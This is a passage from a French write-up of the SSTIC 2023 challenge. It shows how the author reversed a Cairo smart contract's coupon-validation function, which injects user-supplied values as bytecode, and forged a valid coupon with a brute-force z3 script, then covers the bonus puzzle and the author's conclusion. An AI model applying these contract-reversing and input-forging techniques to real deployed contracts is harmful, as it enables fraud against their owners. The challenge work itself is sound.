AP (Allocation Pointer) qui pointe vers la première cellule mémoire disponible dans la stack. C'est un genre de **esp** en x86.

FP (Frame Pointer) qui est le **ebp**. Contrairement à AP qui passe sont temps à changer, le registre FP restera constant pendant l'appel d'une fonction et il sera utilisé pour accéder aux arguments et aux variables locales sur la pile.

PC (Program Counter) qui est le **eip**. D'ailleurs, comme en x86, on ne va pas le manipuler directement.

Voilà. C'est tout. Il n'y a pas d'autre registre. La valeur de retour d'une fonction n'est pas dans un registre mais sur la stack.

Autre originalité, c'est que chaque case mémoire est immutable. C'est à dire une fois qu'on a placé une valeur dans la stack, on ne peut plus la modifier. Hum... D'accord. Pourquoi pas.

Côté nombre d'instructions différentes dans l'assembleur Cairo... eh bien il y en a quasiment autant que de registres. On trouve CALL, RET, jusque là d'accord. Mais 80% du code du contrat se révèle être l'instruction ASSERT_EQ. C'est une instruction un peu magique qui sert à tout. Si la case mémoire passée en argument n'a pas encore de valeur, ça remplace un MOV (ou un ADD, SUB, etc, car on peut directement faire des opérations arithmétiques). Si la case mémoire a déjà une valeur, alors ça fait plutôt l'effet d'un CMP.

Tous les calculs sont faits modulo un grand nombre premier de 252 bits. Oui, car toutes les variables qu'on manipule sont de type **felt**, pour *field element*, qui sont grosso-modo des entiers modulo ce fameux nombre premier. Et dernière bizarrerie, il y a une notion d'arguments implicites qui sont passés... implicitement à des fonctions afin de pouvoir utiliser plus facilement des fonctions standard de l'API Cairo. Typiquement, pour calculer un hash (un hash pedersen) en Cairo, il n'est pas nécessaire de faire un CALL sur la fonction de hash. Il suffit d'écrire dans les bonnes cases mémoires et de lire notre réponse dans une autre case mémoire.

Ça commence à faire beaucoup de particularités. Je ne suis pas bien sûr de comprendre pourquoi Cairo s'impose toutes ces contraintes et limitations. J'imagine que ça doit faciliter l'obtention de preuves formelles. Dans tous les cas, ça nous offre un terrain de jeu assez original pour cette dernière épreuve du challenge.

Pour analyser un contrat Cairo, je n'ai trouvé qu'un seul outil qui s'appelle Thoth (`https://github.com/FuzzingLabs/thoth`). L'outil est assez complet car il offre un désassembleur, un décompilateur, de l'exécution symbolique, etc.

Au début, j'ai surtout utilisé le décompilateur. Mais une fois plus familier avec le bytecode Cairo (et une fois que j'ai compris que le code décompilé avait parfois une fiabilité discutable), j'ai de plus en plus travaillé avec le code désassemblé.

On s'intéresse à la fonction *validate* du contrat. Notre but est de comprendre ce qu'elle fait afin d'être en mesure de générer un coupon valide (ainsi qu'un `code`, un `a` et un `b`, même si on ne sait pas encore à quoi tout celà correspond). Si jamais le coupon est valide, il sera poussé dans la blockchain avec le compte associé au site web (dont on n'a pas le mot de passe).

Ce qui est assez plaisant dans ce niveau, c'est que la blockchain est publique et qu'on peut donc aller lire les blocs afin de regarder les coupons valides envoyés par les autres participants. Ceci m'a permis de vérifier rapidement mes hypothèses.

La fonction *validate* commence par s'assurer que le coupon n'est pas déjà présent dans la blockchain et que le compte qui appelle cette fonction est bien celui du propriétaire de la blockchain. Ensuite, il y a un appel à une fonction nommée *first* qui calcule de manière récursive un hash pedersen entre le nonce du contrat et la liste d'entiers qu'on aura entré dans le champ `code`. Pour satisfaire la curiosité du lecteur, voici ce à quoi ressemble cette fonction en assembleur Cairo.

```
// Function 21
func __main__.first{pedersen_ptr : starkware.cairo.common.cairo_builtins.HashBuiltin*}(curr : felt,
in_len : felt, in : felt*) -> (res : felt)

offset 255:        NOP
offset 257:        JNZ                5                  # JMP 262
offset 259:        ASSERT_EQ          [AP], [FP-6]
offset 259:        ADD                AP, 1
offset 260:        ASSERT_EQ          [AP], [FP-5]
offset 260:        ADD                AP, 1
offset 261:        RET
offset 262:        ASSERT_EQ          [AP], [FP-6]
offset 262:        ADD                AP, 1
offset 263:        ASSERT_EQ          [AP], [FP-5]
offset 263:        ADD                AP, 1
offset 264:        ASSERT_EQ          [AP], [[FP-3]]
offset 264:        ADD                AP, 1
offset 265:        CALL               0                  # starkware.cairo.common.hash.hash2
offset 267:        ASSERT_EQ          [AP], [FP-4] + -1
offset 267:        ADD                AP, 1
offset 269:        ASSERT_EQ          [AP], [FP-3] + 1
offset 269:        ADD                AP, 1
offset 271:        CALL               255                # __main__.first
offset 273:        RET
```

Ensuite, une fonction *second* prend en argument le hash que l'on vient de calculer ainsi que les champs `a` et `b`. Cette fonction vérifie que le hash est égal à $(a * 2^{128} + b)\%prime$, que `a` est compris entre 0 et 2^{108} et que b est compris entre 0 et 2^{128}.

Puis le contrat appelle une fonction `j` qui a le bon goût de sauter dans sa propre stack après y avoir placé du code.

```
// Function 19
func __main__.j{}(id_hash : felt, code : felt*)

offset 218:        NOP
offset 220:        CALL               7          # starkware.cairo.lang.compiler.lib.registers.get_ap
offset 222:        ASSERT_EQ          [FP], [AP-1] + 6
offset 224:        ASSERT_EQ          [AP], [[FP-3]+2]
offset 224:        ADD                AP, 1
offset 225:        ASSERT_EQ          [AP], 0x480680017fff8000
offset 225:        ADD                AP, 1
offset 227:        ASSERT_EQ          [AP], [FP-4]
offset 227:        ADD                AP, 1
offset 228:        ASSERT_EQ          [AP], 0x400680017fff8000
offset 228:        ADD                AP, 1
offset 230:        ASSERT_EQ          [AP], [[FP-3]]
offset 230:        ADD                AP, 1
offset 231:        ASSERT_EQ          [AP], 0x48507fff7fff8000
offset 231:        ADD                AP, 1
offset 233:        ASSERT_EQ          [AP], 0x484480017fff8000
offset 233:        ADD                AP, 1
offset 235:        ASSERT_EQ          [AP], 4919          # 0x1337
offset 235:        ADD                AP, 1
offset 237:        ASSERT_EQ          [AP], 0x400680017fff8000
offset 237:        ADD                AP, 1
offset 239:        ASSERT_EQ          [AP], 4918          # 0x1336
offset 239:        ADD                AP, 1
offset 241:        ASSERT_EQ          [AP], 0x484480017fff8000
offset 241:        ADD                AP, 1
offset 243:        ASSERT_EQ          [AP], [[FP-3]+1]
offset 243:        ADD                AP, 1
offset 244:        ASSERT_EQ          [AP], [AP-12] * [AP-10]
offset 244:        ADD                AP, 1
offset 245:        CALL               abs [FP]
offset 246:        RET
```

Comme on peut le voir, cette fonction va placer du bytecode Cairo sur sa stack (des valeurs du style 0x480680017fff8000). On a très envie de désassembler ce bytecode pour savoir à quoi il correspond. Le problème est que Thoth accepte seulement des fichiers json en entrée et ne permet pas de désassembler une seule instruction. J'ai alors bricolé ce petit script pour avoir un désassembleur qui contourne cette limitation.

```python
import sys
from thoth.app import utils
from thoth.app.disassembler.abi_parser import decode_to_json
from thoth.app.disassembler.cairo_instruction import decode_instruction
from thoth.app.disassembler.instruction import Instruction as ThothInstruction

utils.color = utils.bcolors(False)
prime = 0x800000000000011000000000000000000000000000000000000000000000001

def disass_single(instr, imm):
    d = decode_instruction(i, imm)
    j = decode_to_json(str(d))
    t = ThothInstruction(0, j, prime, {})
    print(t.print())

if __name__ == '__main__':
    if len(sys.argv) not in [2,3]:
        print("Usage %s <hex_instruction> <optionnal_imm>" % sys.argv[0])
        sys.exit(2)
    i = sys.argv[1]
    if i.startswith("0x"):
        i = int(i[2:], 16)
    else:
        i = int(i)
    imm = None
```

```
    if len(sys.argv) == 3:
        imm = int(sys.argv[2], 16)
    disass_single(i, imm)
```

On peut désormais désassembler les instructions une par une. Certaines instructions sont en deux morceaux, dont le deuxième est une valeur immédiate. Nous avons à présent de quoi comprendre ce que fait le code placé dans la stack de la fonction `j`.

Chose assez amusante, ce code contient trois *trous* qu'il nous incombe de remplir. En effet, les trois premiers éléments de la liste d'entiers que nous entrons dans le champ `code` de l'interface web vont être insérés au milieu du bytecode Cairo construit par la fonction `j`.

Soit h, le hash perdersen calculé à partir du nonce du contrat et de l'identifiant du coupon. Soient c_0, c_1 et c_2 les trois morceaux de code que nous devons fournir. Le code placé dans la stack de la fonction `j` vérifie que les conditions suivantes sont respectées :

$$c_0 = (h * h) \mod prime$$

$$c_1 = \frac{0\text{x}1336}{0\text{x}1337 * c_0} \mod prime$$

$$c_2 = \frac{RET}{h} \mod prime$$

Notre valeur c_2 va être multipliée par h et le résultat sera interprété comme du bytecode Cairo. On va s'arranger pour que la valeur obtenue corresponde au bytecode de l'instruction RET afin que le programme se termine normalement.

Pour générer un coupon valide, on va commencer par choisir un id de coupon arbitraire. On peut en profiter pour insérer un petit easter egg puisque l'id sera publié dans la blockchain. On calcule ensuite h, qui est le hash pedersen entre le nonce du contrat et cet id. Puis on va pouvoir calculer quelles doivent être les bonnes valeurs de c_0, c_1 et c_2 en fonction de h.

Connaître c_0, c_1 et c_2 permet de calculer la valeur renvoyée par le fonction *first*. Il faut enfin trouver a et b afin que la fonction *second* soit contente. Sauf que cette équation n'a pas toujours de solution. Si ça arrive, il faut retenter notre chance avec un nouvel identifiant de coupon.

On va donc faire un bruteforce en incrémentant l'id du coupon à chaque tentative. Voici le script Python qui a permis de générer un coupon valide (au bout de 22269 tentatives).

```
import sys
import z3
from starkware.crypto.signature.signature import pedersen_hash

prime = 0x800000000000011000000000000000000000000000000000000000000000001
nonce = 0x5b65565f4e4fc51283f9b627d5a075d8
```

```python
RET = 0x208B7FFF7FFF7FFE

def test_message(i):
    msg = b'Lobster Dog <3    %d' % i
    m = int.from_bytes(msg, "big")
    h = pedersen_hash(nonce, m)
    c0 = (h*h) % prime
    c1 = (0x1336 * pow(0x1337 * c0, -1, prime)) % prime
    c2 = (RET * pow(h, -1, prime)) % prime
    first = pedersen_hash(nonce, c0)
    first = pedersen_hash(first, c1)
    first = pedersen_hash(first, c2)
    if first.bit_length() > 238:
        # early exit because we need a "small" first value to get valid 'a' and 'b'
        return False
    x = 0x100000000000000000000000000000000
    s = z3.Solver()
    a = z3.Int("a")
    b = z3.Int("b")
    s.add(first == (a*x + b) % prime)
    s.add(a > 0)
    s.add(a < 2**108)
    s.add(b > 0)
    s.add(b < (2**128))
    if s.check() == z3.sat:
        r = s.model()
        print("\nCoupon", hex(m)[2:])
        print("Code: %s" % ",".join(hex(c)[2:] for c in [c0, c1, c2]))
        print("A: %x" % r[a].as_long())
        print("B: %x" % r[b].as_long())
        return True
    return False

def main():
    i = 0
    while True:
        if test_message(i):
            break
        if i % 100 == 0:
            print(".", end="", flush=True)
        i += 1

if __name__ == '__main__':
    sys.exit(main())
```

```
$ python3 step3.py
Coupon 4c6f627374657220446f67203c33202020203232323639
Code: 341e001505dd80e61cfc5b9801bbd633b99a1cb10e701aff3cb34f83c79f93a,
      4cb5f873b9364c096830a9e65fcdc777de2b16866edefa757fd62c999e79386,
      12280adedf48a827d72428279b3e2ceeb54a22ab518f063d171ff278a49c234
A: 925b31edabe56a8cbab38eb465e
B: 2b400c3faf65992c24e6d68ae203165e
```


Quand on entre ce coupon sur le site web, il passe les différents tests de validation et se retrouve poussé sur la blockchain. Une fois cette super authentification passée, on obtient le dernier flag du challenge.

```
SSTIC{408656932b4982e58600bc58c73ee09c9ceb170325de207fabc73801fbf67f0f}
```


10 Étape bonus

Traditionnellement, une fois la dernière épreuve du challenge SSTIC terminée, il reste toujours une ultime étape bonus à passer afin de récupérer l'adresse email de validation. C'est parfois l'affaire de quelques minutes... ou de quelques heures quand on s'enfonce dans une mauvaise piste.

Cette année, les concepteurs ont fait preuve de clémence en nous proposant une ultime tâche qui ne laisse pas de place à l'égarement. On nous informe que pour récupérer cette fameuse adresse email, il faut valider un genre de captcha. On télécharge une archive qui contient 24 images PNG de ce type :



Nous avons donc un puzzle 24 pièces à résoudre, ce que j'ai fait avec LibreOffice Draw.



Mais avec le recul, je regrette de ne pas avoir eu l'idée de l'imprimer, de le découper et de le donner à résoudre à l'une de mes filles !

Envoyer un message à cette adresse permet de terminer ce challenge SSTIC 2023.

```
48ad57aa9c8c600d4c649a5232ef5abf@sstic.org
```

11 Conclusion

Arriver au bout d'un challenge SSTIC est toujours une grande satisfaction, même lorsque cela se produit pour la 11ème fois.

J'appréhendais un peu cette édition 2023 car pour la première fois, je suis hors concours puisqu'on m'a invité à faire partie du comité qui sélectionne les conférences du SSTIC. Il faut beaucoup de temps et de motivation pour arriver au bout d'un challenge SSTIC. Du temps, j'en ai de moins en moins. Et pour ce qui est de la motivation, j'avais peur que me sachant hors concours, elle s'effrite à la première difficulté.

Au final, j'ai certainement eu un peu moins d'entrain que lors d'autres éditions, je n'ai pas cherché à faire la course, j'ai avancé à mon rythme, mais je suis malgré tout arrivé au bout donc j'en suis très content ! En même si je ne pourrais pas gagner le classement qualité comme l'année dernière, j'ai quand même eu envie de rédiger une solution. Je pensais être bref et aller droit au but. Mais finalement, 46 pages, ce n'est pas exactement ce qu'on peut qualifier de bref...

Ce challenge était objectivement moins long que celui de l'édition 2022, ce qui est clairement une bonne chose. Ces dernières années, on a pu observer une inflation du temps nécessaire à la résolution, à tel point qu'il devenait difficile pour moi de finir le challenge et de rédiger ma solution dans le délai de 2 mois imparti (surtout quand la réalité de mon emploi du temps et de ma vie de famille ne me permet plus de *try hard* comme quand j'étais plus jeune).

Les différentes épreuves de cette édition 2023 étaient variées et fidèles à ce qu'on attend d'un challenge SSTIC. J'ai tout particulièrement apprécié le niveau 2B et la jubilation qu'il procure quand on comprend subitement qu'il s'agit d'un labyrinthe. J'ai aussi aimé le niveau 3, car même si je n'ai pas d'appétence particulière pour la blockchain, je suis toujours friand de découvrir des langages bas niveau qui sortent de l'ordinaire. Les niveaux 1 et 2D étaient rapides, mais pas inintéressants. Pour le niveau 2A, j'avoue y avoir été un peu à reculons car dès qu'il y a des équations mathématiques qui entrent en jeu, j'ai mes vieux traumatismes de l'école qui ressurgissent. Pour finir, j'ai un avis mitigé sur le niveau 2C qui commençait très bien, qui s'annonçait plein de promesses, mais qui se termine sur une format string précoce et un peu frustrante.

Ce challenge m'a fait passer de bons moments et j'ai été captivé par la plupart des problèmes qui m'ont été proposés, donc les concepteurs de cette édition 2023 méritent un grand bravo !

Merci pour tout et à l'année prochaine !